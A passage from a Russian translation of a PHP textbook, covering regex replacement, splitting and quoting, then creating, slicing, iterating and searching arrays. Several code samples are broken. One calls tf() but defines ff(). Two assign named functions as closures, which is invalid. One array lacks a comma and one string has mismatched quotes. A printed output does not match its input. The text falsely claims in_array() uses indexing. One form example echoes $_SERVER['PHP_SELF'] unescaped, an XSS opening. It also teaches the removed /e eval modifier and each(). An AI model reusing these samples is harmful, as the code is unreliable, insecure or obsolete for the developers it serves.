Модификатор /e тракрует строку замены как PHP-код, который возвращает фактическую строку, чтобы использовать ее для замены. Например, давайте преобразуем температуру в Цельсиях в Фаренгейты:

```
$string = 'На улице было 5C, внутри - 20C';
echo preg_replace('/(\d+)C\b/e', '$1*9/5+32', $string);
```

Вывод:

```
На улице было 41, внутри - 68
```

Теперь рассмотрим более сложный пример с использованием переменных в строке:

```
$name = 'Фреду';
$age = 35;
$string = '$name - $age';
preg_replace('/\$(\w+)/e', '$$1', $string);
```

Каждое совпадение изолирует имя переменной ($name, $age). $1 в замене относится к тем именам, таким образом, фактически, выполняемый PHP - код - это переменные $name и $age. Этот код вычисляет значения переменной, которое и будет использоваться в качестве замены.

Вариантом функции preg_replace() является функция preg_replace_callback(). Она вызывает функцию, чтобы получить строку замены. Функции передается массив соответствий (0-ой элемент – весь текст, который соответствует шаблону, 1-ый – содержимое первого захваченного подшаблона и т.д.). Например:

```
function titlecase($s)
{
    return ucfirst(strtolower($s[0]));
}

$string = 'пока жестокий мир';
$new = preg_replace_callback('/\w+/', 'titlecase', $string);

echo $new;
Пока Жестокий Мир
```

Разделение

Функция preg_match_all() используется для извлечения блоков из строки (когда вы знаете, как должны выглядеть эти блоки), а функция preg_split() используется для разделения строки на блоки, когда вы знаете, как должен выглядеть разделитель этих блоков.

```
$chunks = preg_split(pattern, string [, limit [, flags ]]);
```

Образец *pattern* соответствует разделителю двух блоков. По умолчанию разделители не возвращаются. Необязательный параметр *limit* ограничивает число блоков, которые будут возвращены (значение по умолчанию -1, что означает, что будут возвращены все блоки). Аргумент *flags* - побитовая OR-комбинация флагов PREG_SPLIT_NO_EMPTY (пустые блоки не возвращаются) и PREG_SPLIT_DELIM_CAPTURE (возвращаются разделители блоков).

Пример: извлекаем все операнды из простого числового выражения:

```
$ops = preg_split('{[+*/-]}', '3+5*9/2');
// $ops = array('3', '5', '9', '2')
```

Извлекаем операнды и операторы:

```
$ops = preg_split('{([+*/-])}', '3+5*9/2', -1, PREG_SPLIT_DELIM_CAPTURE);
// $ops = array('3', '+', '5', '*', '9', '/', '2')
```

Пустой образец соответствует каждой границе между символами в строке. Это позволяет разбивать строку на массив символов:

```
preg_split('//', $string, -1, PREG_SPLIT_NO_EMPTY);
```

Фильтрация массива с помощью регулярного выражения

Функция preg_grep() возвращает только те элементы массива, которые соответствуют заданному образцу:

```
$matching = preg_grep(pattern, array);
```

Например, чтобы получить имена файлов с расширением *.txt*, используйте такой вызов функции:

```
$textfiles = preg_grep('/\.txt$/', $filenames);
```

Заключение в кавычки для регулярных выражений

Функция preg_quote() создает регулярное выражение, которое соответствует только заданной строке:

```
$re = preg_quote(string [, delimiter ]);
```

Каждый символ в *string*, имеющий специальное значение внутри регулярного выражение (то есть * или $) будет "снабжен" обратный слешем:

```
echo preg_quote('$5.00 (пять баксов)');
```

Вывод:

```
\$5\.00 \(пять баксов\)
```

Необязательный второй аргумент - дополнительный символ, который тоже будет экранироваться. В качестве этого второго символа обычно указывают символ '/', используемый в регулярных выражениях:

```
$toFind = '/usr/local/etc/rsync.conf';
$re = preg_quote($toFind, '/');

if (preg_match("/{$re}/", $filename)) {
    // найдено!
}
```

4.8.19. Отличия от регулярных выражений Perl

Хотя регулярные выражения PHP похожи на регулярные выражения в стиле Perl, между ними все-таки есть отличия:

- Символ NULL (ASCII 0) нельзя использовать в качестве символа литерала внутри строки образца. Однако вы можете ссылаться на него другими способами, например \000, \x00 и т.д.

- Не поддерживаются опции \E, \G, \l, \l, \Q, \u и \U.
- Конструкция (?{ *Perl-код* }) не поддерживается.
- Модификаторы /D, /G, /U, /u, /A и /X не поддерживаются.
- Символ вертикальной табуляции \v считается пробельным символом.
- Опережающие (lookahead) и ретроспективные (lookbehind) утверждения не могут повторяться с использованием *, + или ?
- Подшаблоны в скобках с отрицательными проверками не запоминаются.
- Ответвления чередования в ретроспективных проверках могут иметь разную длину.

Глава 5. Массивы

Как было упомянуто в главе 2, язык PHP поддерживает и скалярные, и составные типы данных. В этой главе мы рассмотрим один из составных типов: массивы.

Массив - это упорядоченный набор данных, представленных в виде пар ключ-значение.

Чтобы представить, что такое массив, подумайте о нем, как о прямоугольном лотке для яиц с несколькими рядами. Каждый отсек лотка может содержать яйцо, но мы покупаем, перемещаем весь лоток сразу. Лоток для яиц может содержать не только яйца. В его отсеки можно положить болты, гайки, камешки и множество других мелких предметов. Таким образом, массив не ограничен одним типом данных. Он может содержать строки, целые числа, логические переменные и т.д. К тому же элементы массива могут, в свою очередь, также являться массивами, но об этом мы поговорим позже.

В этой главе мы поговорим о создании массива, добавлении и удалении элементов из массива, а также о переборе содержимого массива. Поскольку массивы очень и очень полезны, множество встроенных функций PHP работает с ними. Например, если вы хотите отправить электронное письмо более чем одному адресату, вы можете хранить адреса e-mail в массиве и в цикле итерировать по нему, отправляя сообщение по текущему адресу. Также у вас может быть форма, в которой пользователь может выбрать несколько элементов и выбранные пользователем элементы будут переданы вам в виде массива.

5.1. Индексированные и ассоциативные массивы

В PHP существует два типа массивов: индексированные и ассоциативные. Ключи индексированного массива – целые числа, начинающиеся с 0. Индексируемые массивы используются, когда вы идентифицируете вещи непосредственно по их позиции (индексу). Ассоциативные массивы в качестве ключей используют строки и ведут себя больше как таблицы на два столбца. Первый столбец - это ключ, который используется для доступа ко значению требуемого элемента массива (второй столбец).

Во внутреннем представлении PHP хранит все массивы как ассоциативные. Единственная разница между ассоциативными и индексированными массивами – то, чем является ключ. Некоторые функции обработки масси-

вов предназначены только для работы с индексированными массивами, поскольку они предполагают, что вы работаете с ключами, которые являются последовательными целыми числами, начинающимися с 0. Тем не менее, в обоих случаях ключи уникальны. Другими словами, у вас не может быть двух элементов с тем же ключом, независимо от того, является ли ключ строкой или целым числом.

У массивов PHP есть внутренний порядок, который независим от ключей, значений и функций, которые вы можете использовать для обхода массива. Обход массива (последовательный перебор элементов массива) основан на этом внутреннем порядке. Обычно элементы массива хранятся в том порядке, в котором они были вставлены в массив, однако функции сортировки, описанные далее в этой главе, позволяют вам изменять порядок на основе ключей, значений или чего-либо еще.

5.2. Идентификация элементов массива

Перед тем, как перейти к созданию массивов давайте рассмотрим структуру уже существующего массива. Вы можете получить доступ к определенным значениям существующего массива, используя имя переменной массива, за которым следует ключ (или индекс), заключенный в квадратные скобки:

```
$age['fred']
$shows[2]
```

Ключи могут быть или строкой или целым числом. Строковые значения, эквивалентные целым числам (без ведущих нулей) считаются целыми значениями. Поэтому $array[3] и $array['3'] ссылаются на один и тот же элемент. Но $array['03'] ссылается уже на другой элемент. Отрицательные числа тоже допустимы, но они указывают позицию, начиная с конца массива, как в Perl.

Строки, состоящие из одного слова, вы можете не заключать в кавычки. Например, $age['fred'] аналогично $age[fred]. Однако в PHP считается хорошим стилем всегда использовать кавычки, потому что ключи без кавычек неотличимы от констант. Когда вы используете константы как незаключенный в кавычки индекс, PHP использует значение констант в качестве индекса и выводит предупреждение:

```
define('index', 5);
echo $array[index];// получает $array[5], а не $array['index'];
```

Вы должны использовать кавычки, если вы используете интерполяцию для построения индекса массива:

```
$age["Clone{$number}"]
```

В то же время, иногда вы должны заключить ключ в кавычки, чтобы убедиться, что получаете то значение, которое ожидаете:

```
// это неправильно
print "Hello, {$person['name']}";
print "Hello, {$person["name"]}";
```

5.3. Хранение данных в массивах

Сохранение значения в массиве создаст массив, если он еще не существовал, однако попытка получить значение массива, который не был определен, не приведет к созданию массива. Например:

```
// До этого $addresses не был определен
echo $addresses[0];                    // ничего не выведет
echo $addresses;                       // ничего не выведет
$addresses[0] = "spam@cyberpromo.net";
echo $addresses;                       // выведет "Array"
```

Инициализировать массив в вашей программе можно с помощью простого присваивания:

```
$addresses[0] = "spam@cyberpromo.net";
$addresses[1] = "abuse@example.com";
$addresses[2] = "root@example.com";
```

Это индексируемый массив, с целочисленными индексами, начинающимися с 0. А теперь рассмотрим ассоциативный массив:

```
$price['прокладка'] = 15.29;
$price['диск'] = 75.25;
$price['шина'] = 50.00;
```

Простейший способ инициализировать массив - использовать конструкцию array(), которая строит массив из своих аргументов. Конструкция строит индексируемый массив, где значения индекса (начиная с 0) создаются автоматически:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com", "root@example.com");
```

С помощью array() можно также создать и ассоциативный массив, используя символ => для разделения ключей (индексов) и значений:

```
$price = array(
    'прокладка' => 15.29,
    'диск' => 75.25,
    'шина' => 50.00
);
```

Обратите внимание на использование пробелов и выравнивание. Мы сгруппировали код, благодаря чему его будет проще читать, в него будет проще

добавить новые значения и удалить ненужные элементы, однако он полностью эквивалентен следующему примеру:

```
$price = array('прокладка' => 15.29, 'диск' => 75.25, 'шина' => 50.00);
```

Вы также можете определить массив, используя более короткий, альтернативный, синтаксис (с использованием квадратных скобок):

```
$days = ['gasket' => 15.29, 'wheel' => 75.25, 'tire' => 50.0];
```

Чтобы создать пустой массив, вызовите array() без параметров:

```
$addresses = array();
```

Вы можете указать начальный ключ, а затем список значений. Значения будут вставлены в массив, начиная с указанного ключа, индексы следующим элементам будут присвоены последовательно:

```
$days = array(1 => "Пн", "Вт", "Ср", "Чт", "Пт", "Сб", "Вс");
// 2 = Вт, 3 = Ср и т.д.
```

Если начальный индекс – нечисловая строка, индексы всех последующих элементов будут целыми числами, причем нумерация будет начинаться с 0:

```
$whoops = array('Пт' => "Черный", "Коричневый", "Зеленый");
// аналогично
$whoops = array('Пт' => "Черный", 0 => "Коричневый", 1 => "Зеленый");
```

Добавление значений в конец массива

Для вставки значений в конец существующего массива, используйте синтаксис []:

```
$family = array("Фред", "Вильма");
$family[] = "Павел";          // $family[2] = "Павел"
```

Эта конструкция подразумевает, что индексами массива являются числа и добавляет элементы в массив со следующего числового индекса, начиная с 0. Попытка использования данной конструкции для добавления элемента в ассоциативный массив без указания соответствующего ключа почти всегда является ошибкой программиста, при этом PHP просто создаст для элементов числовые индексы без всякого предупреждения:

```
$person = array('name' => "Фред");
$person[] = "Вильма";  // $person[0] теперь - "Вильма"
```

Присваивание диапазона значений

Функция range() создает массив последовательных чисел или символов между двумя заданными значениями, которые вы передадите ей в качестве аргументов. Например:

```
$numbers = range(2, 5);          // $numbers = array(2, 3, 4, 5);
$letters = range('a', 'z');      // $letters содержит англ. алфавит
$reversedNumbers = range(5, 2);  // $reversedNumbers = array(5, 4, 3, 2);
```

При этом для построения диапазона используется только первая буква строкового аргумента:

```
range("aaa", "zzz"); // то же, что и('a','z')
```

Получение размера массива

Использование и результаты функций count() и sizeof() идентичны. Они возвращают число элементов в массиве. Между этими функциями нет никакой разницы, равно как и каких-либо стилистических предпочтений, какую из функций использовать. Пример:

```
$family = array("Федор", "Виталий", "Павел");
$size = count($family);          // $size = 3
```

Эта функция подсчитывает только, сколько *значений* фактически есть в массиве:

```
$confusion = array( 10 => "десять", 11 => "одиннадцать", 12 => "двенадцать");
$size = count($confusion);       // $size = 3
```

Заполнение массива

Для создания массива и его инициализации одним и тем же значением, используйте array_pad(). Первый параметр этой функции – массив, второй – минимальное число элементов, которое вы хотите добавить в массив, а третий параметр – это значение созданных аргументов. Функция array_pad() возвращает новый заполненный массив, оставляя исходный массив (источник) нетронутым.

Рассмотрим array_pad() в действии:

```
$scores = array(5, 10);
$padded = array_pad($scores, 5, 0);  // $padded = array(5, 10, 0, 0, 0)
```

Обратите внимание, что новые значения добавляются в конец массива. Если вы хотите, чтобы новые элементы были добавлены в начало массива, используйте отрицательный второй аргумент:

```
$padded = array_pad($scores, -5, 0); // $padded = array(0, 0, 0, 5, 10);
```

Если вы дополняете ассоциативный массив, существующие ключи будут сохранены, а новым элементам будут добавлены числовые ключи, начиная с 0.

5.4. Многомерные массивы

Значения массива сами могут быть массивами. В PHP вы можете легко создавать многомерные массивы:

```
$row0 = array(1, 2, 3);
$row1 = array(4, 5, 6);
$row2 = array(7, 8, 9);
$multi = array($row0, $row1, $row2);
```

Вы можете обращаться к элементам многомерного массива, используя несколько наборов квадратных скобок []:

```
$value = $multi[2][0];        // колонка 2, столбец 0. $value = 7
```

Для интерполяции многомерного массива, вы должны заключить весь массив в фигурные скобки:

```
echo("Значение в строке 2, столбце 0 = {$multi[2][0]}\n");
```

Ошибка при использовании фигурных скобок приведет к примерно такому выводу:

```
Значение в строке 2, столбце 0 = Array[0]
```

5.5. Извлечение нескольких значений

Чтобы скопировать все элементы массива в переменные, используйте конструкцию list():

```
list ($variable, ...) = $array;
```

Значения массива копируются в перечисленные переменные во внутреннем порядке массива. По умолчанию это порядок, в котором были добавлены элементы, но, используя функции сортировки, вы можете изменить данный порядок. Рассмотрим пример:

```
$person = array("Фред", 35, "Бетти");
list($name, $age, $wife) = $person;
// $name = "Фред", $age = 35, $wife = "Бетти"
```

Примечание. Использование функции list() - установившаяся практика для получения значений из базы данных, где возвращается один рядок. Это автоматически загрузить данные, полученные из простого запроса, в серию локальных переменных. Рассмотрим небольшой пример по выборке данных о двух противоборствующих командах и спортивной базы данных:

```
$sql = "SELECT HomeTeam, AwayTeam FROM schedule WHERE Ident = 7";
$result = mysql_query($sql);
list($hometeam, $awayteam) = mysql_fetch_assoc($result);
```

Более подробно о базах данных мы поговорим в главе 8.

Если в массиве есть больше значений, чем вы указали в list(), оставшиеся значения будут проигнорированы:

```
$person = array("Фред", 35, "Бетти");
list($name, $age) = $person;          // $name = "Фред", $age = 35
```

Если, наоборот, в массиве меньше значений, чем указано в list(), дополнительные переменные будут установлены в NULL:

```
$values = array("hello", "world");
list($a, $b, $c) = $values;          // $a = "hello", $b = "world", $c = NULL
```

Две или более последовательных запятых в list() позволяют пропустить значения в массиве:

```
$values = range('a', 'e');          // используем rand() для заполнения массива
list($m, , $n, , $o) = $values;     // $m = "a", $n = "c", $o = "e"
```

«Вырезка» из массива

Для извлечения некоторого подмножества из массива, используйте функцию array_slice():

```
$subset = array_slice(array, offset, length);
```

Функция array_slice() возвращает новый массив, состоящий из последовательных элементов исходного массива. Параметр *offset* задает начальный элемент, который будет скопирован (0 представляет первый элемент массива), а *length* – определяет число элементов, которое должно быть скопировано. У нового массива будут последовательные числовые индексы, начинающиеся с 0. Например:

```
$people = array("Том", "Дик", "Хэри", "Бренда", "Джо");
$middle = array_slice($people, 2, 2);       // $middle = array("Хэри", "Бренда");
```

Как правило, функцию array_slice() имеет смысл использовать на индексируемых массивах (то есть на тех, индексы которых являются последовательными целыми числами, начинающимися с 0):

```
// здесь использовать array_slice() нет смысла
$person = array('name' => "Фред", 'age' => 35, 'wife' => "Бетти");
$subset = array_slice($person, 1, 2);       // $subset = array(0 => 35, 1 => "Бетти")
```

Комбинируйте array_slice() с list() для извлечения некоторых значений в переменные:

```
$order = array("Том", "Дик", "Харриет", "Бренда", "Джо");
list($second, $third) = array_slice($order, 1, 2);
// $second = "Дик", $third = "Харриет"
```

Разделение массива на несколько массивов

Чтобы разделить массив на несколько меньших массивов, используйте функцию array_chunk():

```
$chunks = array_chunk(array, size [, preserve_keys]);
```

Функция возвращает массив, состоящий из меньших массивов. Третий аргумент, *preserve_keys*, является логическим значением и определяет, нужно ли, чтобы элементы новых массивов имели такие же ключи, как и исходный массив (что полезно для ассоциативных массивов) или нужно использовать новые числовые значения, которые будут начинаться с 0 (полезно для индексируемых массивов). По умолчанию будут назначены новые ключи, как показано ниже:

```
$nums = range(1, 7);
$rows = array_chunk($nums, 3);
print_r($rows);
```

Результат:

```
Array (
    [0] => Array (
        [0] => 1
        [1] => 2
        [2] => 3
    )
    [1] => Array (
        [0] => 4
        [1] => 5
        [2] => 6
    )
    [2] => Array (
        [0] => 7
    )
)
```

Ключи и значения

Функция array_keys() возвращает массив, состоящий только из ключей, следующих во внутреннем порядке массива:

```
$arrayOfKeys = array_keys(array);
```

Пример:

```
$person = array('name' => "Фред", 'age' => 35, 'wife' => "Вильма");
$keys = array_keys($person);        // $keys = array("name", "age", "wife")
```

Также PHP предоставляет функцию для получения значений массива - array_values():

```
$arrayOfValues = array_values(array);
```

Как и с функцией array_keys(), значения возвращаются во внутреннем порядке массива:

```
$values = array_values($person);   // $values = array("Фред", 35, "Вильма");
```

Проверка существования элемента массива

Чтобы узнать, существует ли элемент в массиве, можно использовать функцию array_key_exists():

```
if (array_key_exists(key, array)) { ... }
```

Функция возвращает логическое значение, показывающее есть элемент с ключом, заданным первым параметром key, в массиве, заданным вторым параметром array.

Недостаточно просто сказать:

```
if ($person['name']) { ... }        // это может вводить в заблуждение
```

Даже если в массиве есть элемент с ключом 'name', соответствующее ему значение может быть false (то есть 0, NULL или пустая строка). Вместо этого используйте array_key_exists(), как показано ниже:

```
$person['age'] = 0; // не рожден?
if ($person['age']) {
    echo "true!\n";
}
if (array_key_exists('age', $person)) {
    echo "существует!\n";
}
```

Вывод:

```
Существует!
```

Вместо этого многие используют функцию isset(), которая возвращает true, если элемент существует и не равен NULL:

```
$a = array(0, NULL, '');

function ff($v)
{
    return $v ? 'T' : 'F';
```

```
}

for ($i=0; $i < 4; $i++) {
    printf("%d: %s %s\n", $i, tf(isset($a[$i])), tf(array_key_exists($i, $a)));
}
```

Вывод:

```
0: T T
1: F T
2: T T
3: F F
```

Удаление и вставка элементов в массив

Функция array_splice() может удалить или вставить элементы в массив и, опционально, создать другой массив из удаленных элементов:

```
$removed = array_splice(array, start [, length [, replacement ] ]);
```

Давайте посмотрим на массив:

```
$subjects=array("физика","химия","математика","биология","информатика","драма","классика");
```

Мы можем удалить элементы "математика", "биология" и "информатика", вызвав array_splice() так, чтобы она начала работу с элемента 2 и удалила 3 элемента:

```
$removed = array_splice($subjects, 2, 3);
// $removed = array("математика", "биология", "информатика")
// $subjects = array("физика", "химия", "драма", "классика")
```

Если опустить длину, array_splice() удалит элементы до конца массива:

```
$removed = array_splice($subjects, 2);
// $removed is array("математика", "биология", "информатика", "драма", "классика")
// $subjects is array("физика", "химия")
```

Если вы просто хотите удалить элементы из исходного массива и не хотите сохранять их значения, вам не нужно сохранять результаты array_splice():

```
array_splice($subjects, 2);
// $subjects is array("физика", "химия");
```

Для вставки элементов на место удаленных, используйте четвертый аргумент:

```
$new = array("право", "финансы", "география");
array_splice($subjects, 4, 3, $new);
//$subjects=array("физика","химия","математика","биология","право","финансы","география")
```

Размер заменяемого массива не должен быть равным числу удаляемых элементов. Массив может "сужаться" или "расширяться" при необходимости:

```
$new = array("право", "финансы", "география");
array_splice($subjects, 3, 4, $new);
// $subjects is array("физика", "химия", "математика", "право", "финансы", "география")
```

Для вставки новых элементов в массив с продвижением существующих элементов вправо, удалите 0 элементов:

```
$subjects = array("физика", "химия", "математика');
$new = array("право", "финансы");
array_splice($subjects, 2, 0, $new);
// $subjects = array("физика", "химия", "право", "финансы", "математика")
```

Хотя все наши примеры для простоты были приведены на основе индексируемых массивов, array_splice() также работает и ассоциативными массивами:

```
$capitals = array(
    'США'           => "Вашингтон",
    'Великобритания' => "Лондом",
    'Новая Зеландия'    => "Веллингтон",
    'Австралия'     => "Канберра",
    'Италия'            => "Рим"
    'Канада'            => "Оттава"
);
$downUnder = array_splice($capitals, 2, 2);          // удаляет Нов. Зел. и Австр.
$france = array('Франция' => "Париж");

array_splice($capitals, 1, 0, $france);      // вставляет Францию между США и ВБ
```

5.6. Преобразование между массивами и переменными

PHP предоставляет две функции extract() и compact(), которые выполняют преобразование массива в переменные и обратно. Имена переменных соответствуют ключам в массиве, а значения переменных становятся значениями в массиве. Рассмотрим этот пример:

```
$person = array('name' => "Фред", 'age' => 35, 'wife' => "Вильма");
```

Он может быть преобразован в следующие переменные:

```
$name = "Фред";
$age = 35;
$wife = "Вильма";
```

Создание переменных из массива

Функция extract() автоматически создает локальные переменные из массива. Индексы элементов массива становятся именами переменных:

```
extract($person);        // $name, $age и $wife теперь будут установлены
```

Если при извлечении массива окажется, что создаваемая переменная уже существует, то ее значение будет перезаписано извлекаемым из массива значением.

Вы можете изменить поведение extract() путем передачи второго параметра. В приложении вы найдете описание возможных значений для этого второго аргумента. Наиболее полезное значение - это EXTR_PREFIX_ALL, которая указывает, что для всех извлекаемых переменных будет создан префикс. Это гарантирует уникальность созданных имен переменных при использовании extract(). Рекомендуется всегда использовать EXTR_PREFIX_ALL, как показано здесь:

```
$shape = "round";
$array = array('cover' => "bird", 'shape' => "rectangular");

extract($array, EXTR_PREFIX_ALL, "book");
echo "Cover: {$book_cover}, Book Shape: {$book_shape}, Shape: {$shape}";
```

Вывод:

```
Cover: bird, Book Shape: rectangular, Shape: round
```

Создание массива из переменных

Функция compact() – обратная функция для extract(). Передайте ей имена переменных, которые будут помещены в массив. Функция compact() создает ассоциативный массив, где в качестве ключей будут выступать имена переменных, а в качестве значений элементов - значения переданных переменных. Любые неустановленные строки будут просто пропущены.

Рассмотрим пример compact() в действии:

```
$color = "индиго";
$shape = "кривая";
$floppy = "нет";
$a = compact("color", "shape", "floppy");

// или
$names = array("color", "shape", "floppy");
$a = compact($names);
```

5.7. Обход массивов

В большинстве задач с массивами нужно что-то сделать с каждым элементом, например, отправить e-mail каждому элементу массива адресов, обновить каждый файл в массиве имен файлов, или сложить каждый элемент

массива цен. Существует несколько способов обхода массивов в PHP и вы можете выбрать нужный, основываясь на ваших данных и на решаемой задаче.

Конструкция foreach

Наиболее частая практика обхода всех элементов массива – использование конструкции foreach:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com");

foreach ($addresses as $value) {
    echo "Обработка {$value}\n";
}
```

Результат:

```
Обработка spam@cyberpromo.net
Обработка abuse@example.com
```

PHP выполняет тело цикла (оператор echo) один раз для каждого элемента массива $addresses, при этом переменная $value содержит значение текущего элемента. Элементы обрабатываются во внутреннем порядке массива.

Альтернативная форма foreach предоставляет доступ к текущему ключу:

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");

foreach ($person as $key => $value) {
    echo "Fred's {$key} is {$value}\n";
}
```

Вывод:

```
Fred's name is Fred
Fred's age is 35
Fred's wife is Wilma
```

В этом случае ключ для каждого элемента помещается в переменную $key, а соответствующее ему значение помещается в $value.

Конструкция foreach работает не с самим массивом, а с его копией. Вы можете безопасно вставить или удалить элементы в теле цикла foreach, зная, что цикл не будет пытаться вставить или удалить элементы исходного массива.

Функции-итераторы

Каждый PHP-массив отслеживает текущий элемент, с которым вы работаете. Указатель на текущий элемент называется итератором. В PHP есть функции для установки, перемещения и сброса итератора:

- current() – возвращает элемент, на который в данный момент указывает итератор;
- reset() – перемещает итератор на первый элемент в массиве и возвращает его;
- next() – перемещает итератор на следующий элемент в массиве и возвращает его;
- prev() – перемещает итератор на предыдущий элемент в массиве и возвращает его;
- end() – перемещает итератор на последний элемент массива и возвращает его;
- each() – возвращает ключ и значение текущего элемента в виде массива и перемещает итератор на следующий элемент в массиве;
- key() – возвращает ключ текущего элемента.

Функция each() используется для цикла по элементам массива. Она обрабатывает элементы в соответствии с их внутренним порядком:

```
reset($addresses);

while (list($key, $value) = each($addresses)) {
    echo "{$key} = {$value}<br />\n";
}
```

Вывод:

```
0 = spam@cyberpromo.net
1 = abuse@example.com
```

В данном случае не создается копия массива, как в случае с foreach. Это полезно для обработки очень больших массивов для экономии памяти.

Функции-итераторы полезны, когда вы нуждаетесь рассмотреть некоторые части массива отдельно от других. Пример 5.1 демонстрирует код, который строит таблицу, обрабатывая первый индекс и значение ассоциативного массива как заголовок таблицы.

Пример 5.1. Построение таблицы с помощью функций итераторов

```
$ages = array(
    'Имя' => "Возраст",
    'Фред' => 35,
    'Барни' => 30,
    'Тигр' => 8,
    'Пух' => 40
);
```

```
// начинает таблицу и печатает заголовок
reset($ages);

list($c1, $c2) = each($ages);
echo("<table>\n<tr><th>{$c1}</th><th>{$c2}</th></tr>\n");

// выводит оставшиеся значения
while (list($c1, $c2) = each($ages)) {
    echo("<tr><td>{$c1}</td><td>{$c2}</td></tr>\n");
}

// завершает таблицу
echo("</table>");
```

Использование цикла for

Если вы знаете, что имеете дело с индексируемом массивом, где ключи – последовательные целые числа, начинающиеся с 0, вы можете использовать цикл for для прохода по индексам массива. Оператор for оперирует непосредственно с массивом, а не с его копией (как это делает foreach) и обрабатывает элементы во внутреннем порядке следования.

Рассмотрим, как вывести массив, используя цикл for:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com");

$addressCount = count($addresses);

for ($i = 0; $i < $addressCount; $i++) {
    $value = $addresses[$i];
    echo "{$value}\n";
}
```

Вывод:

```
spam@cyberpromo.net
abuse@example.com
```

Вызов функции для каждого элемента массива

PHP предоставляет механизм, функцию array_walk() для вызова пользовательской функции для каждого элемента массива:

```
array_walk(array, callable);
```

Функция, которую вы определяете принимает два или, опционально, три аргумента: первый – это значение элемента, второй – ключ элемента, а третий – будет передан в качестве третьего параметра в функцию обратного вызова. Рассмотрим другой способ вывода столбцов таблицы, созданной из значений массива:

```
$callback = function printRow($value, $key)
{
    print("<tr><td>{$value}</td><td>{$key}</td></tr>\n");
};

$person = array('name' => "Фред", 'age' => 35, 'wife' => "Вильма");

array_walk($person, $callback);
```

Изменим этот пример так, чтобы определять цвет фона, используя дополнительный третий параметр array_walk (). Этот параметр предоставляет нам гибкость, необходимую для вывода множества таблиц с разными фоновыми цветами:

```
function printRow($value, $key, $color)
{
    echo "<tr>\n<td bgcolor=\"{$color}\">{$value}</td>";
    echo "<td bgcolor=\"{$color}\">{$key}</td>\n</tr>\n";
}

$person = array('name' => "Фред", 'age' => 35, 'wife' => "Вильма");

echo "<table border=\"1\">";

array_walk($person, "printRow", "lightblue");

echo "</table>";
```

Если у вас есть несколько параметров, которые вы хотите передать в вызываемую функцию, просто передайте массив в качестве третьего параметра.

```
$extraData = array('border' => 2, 'color' => "красный");

$baseArray = array("Ford", "Chrysler", "Volkswagen", "Honda", "Toyota");

array_walk($baseArray, "walkFunction", $extraData);

function walkFunction($item, $index, $data)
{
    echo "{$item} <- элемент, затем граница: {$data['border']}";
    echo " цвет->{$data['color']}<br />" ;
}
```

Результат:

```
Ford <- элемент, затем граница: 2 цвет->красный
Crysler <- элемент, затем граница: 2 цвет->красный
VW <- элемент, затем граница: 2 цвет->красный
Honda <- элемент, затем граница: 2 цвет->красный
Toyota <- элемент, затем граница: 2 цвет->красный
```

Функция array_walk() обрабатывает элементы в их внутреннем порядке.

Сокращение массива

Функция array_reduce() (дальний родственник array_walk()) применяет пользовательскую функцию к каждому элементу массива, чтобы в итоге свести массив к единственному значению:

```
$result = array_reduce(array, callable [, default ]);
```

Функция принимает два аргумента: общее значение и текущее обрабатываемое значение. Функция должна вернуть новое общее значение. Например, чтобы вычислить сумму квадратов значений массива, используется следующий код:

```
$callback = function addItUp($runningTotal, $currentValue)
{
    $runningTotal += $currentValue * $currentValue;
    return $runningTotal;
};

$numbers = array(2, 3, 5, 7);
$total = array_reduce($numbers, $callback);

echo $total;
```

Результат:

```
87
```

Функция array_reduce() делает следующие вызовы функций:

```
addItUp(0, 2);
addItUp(4, 3);
addItUp(13, 5);
addItUp(38, 7);
```

Аргумент *default*, если он предоставлен, задает начальное общее значение. Например, если мы изменим вызов array_reduce() в предыдущем примере на:

```
$total = array_reduce($numbers, "addItUp", 11);
```

То получим следующие вызовы функций:

```
addItUp(11, 2);
addItUp(15, 3);
addItUp(24, 5);
addItUp(49, 7);
```

Если массив пуст, array_reduce() возвращает значение по умолчанию. Если значение по умолчанию не указано и массив пуст, array_reduce() возвращает NULL.

Поиск значений

Функция in_array() возвращает true или false, в зависимости является ли первый аргумент элементом массива, заданного во втором аргументе:

```
if (in_array(to_find, array [, strict])) { ... }
```

Если задан третий аргумент и он равен true, типы данных аргумента *to_find* и найденного значения в массиве должны совпадать. По умолчанию проверка типов данных не производится.

Рассмотрим простой пример:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com", "root@example.com");
$gotSpam = in_array("spam@cyberpromo.net", $addresses);   // $gotSpam = true
$gotMilk = in_array("milk@tucows.com", $addresses);                  // $gotMilk= false
```

PHP автоматически индексирует значения в массиве, поэтому in_array() гораздо быстрее, чем проверка каждого значения в цикле, чтобы найти то, что вам нужно.

Пример 5.2 проверяет, ввел ли пользователь информацию во всех обязательные поля формы.

Пример 5.2. Поиск в массиве

```
<?php
function hasRequired($array, $requiredFields)
{
    $keys = array_keys($array);

    foreach ($requiredFields as $fieldName) {
        if (!in_array($fieldName, $keys)) {
            return false;
        }
        if (strlen($array[$fieldName])===0)
            return false;
        }

        return true;
}

if ($_POST['submitted']) {
    echo "<p>Вы ";
    echo hasRequired($_POST, array('name', 'email_address')) ? "" : "не";
    echo " заполнили все обязательные поля формы.</p>";
}
?>
```

```
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
    <p>
        Имя: <input type="text" name="name" /><br />
        Email address: <input type="text" name="email_address" /><br />
        Возраст (optional): <input type="text" name="age" /></p>
    <p align="center"><input type="submit" value="Передать name="submitted" /></p>
</form>
```

Вариантом функции in_array() является функция array_search(). Если in_array() возвращает true, если значение найдено, array_search() возвращает ключ элемента, если он найден:

```
$person = array('имя' => "Фред", 'возраст' => 35, 'жена' => "Вильма");

$k = array_search("Вильма", $person);

echo("{$k} Фреда - Вильма\n");
```

Вывод:

```
жена Фреда - Вильма
```

Функция array_search() также принимает необязательный третий аргумент, который требует, чтобы типы искомого значения и значения в массиве соответствовали.

5.8. Сортировка

Сортировка изменяет внутренний порядок элементов в массиве и опционально перезаписывает ключи для отображения этого нового порядка. Например, вы можете использовать сортировку для упорядочивания списка баллов от большего к меньшему, вывода в алфавитном порядке списка имен, или для вывода списка пользователей на основании того, кто, сколько сообщений отправил.

Язык PHP предоставляет три способа сортировки массивов – по ключам, по значениям без изменения ключей или по значениям с изменением ключей. Каждый вид сортировки может быть выполнен в порядке возрастания, убывания или в порядке, определенном пользовательской функцией.

Сортировка одного массива за один раз

Функции, предоставленные PHP для сортировки массива, показаны в таблице 5.1.

Таблица 5.1. Функции PHP для сортировки массивов

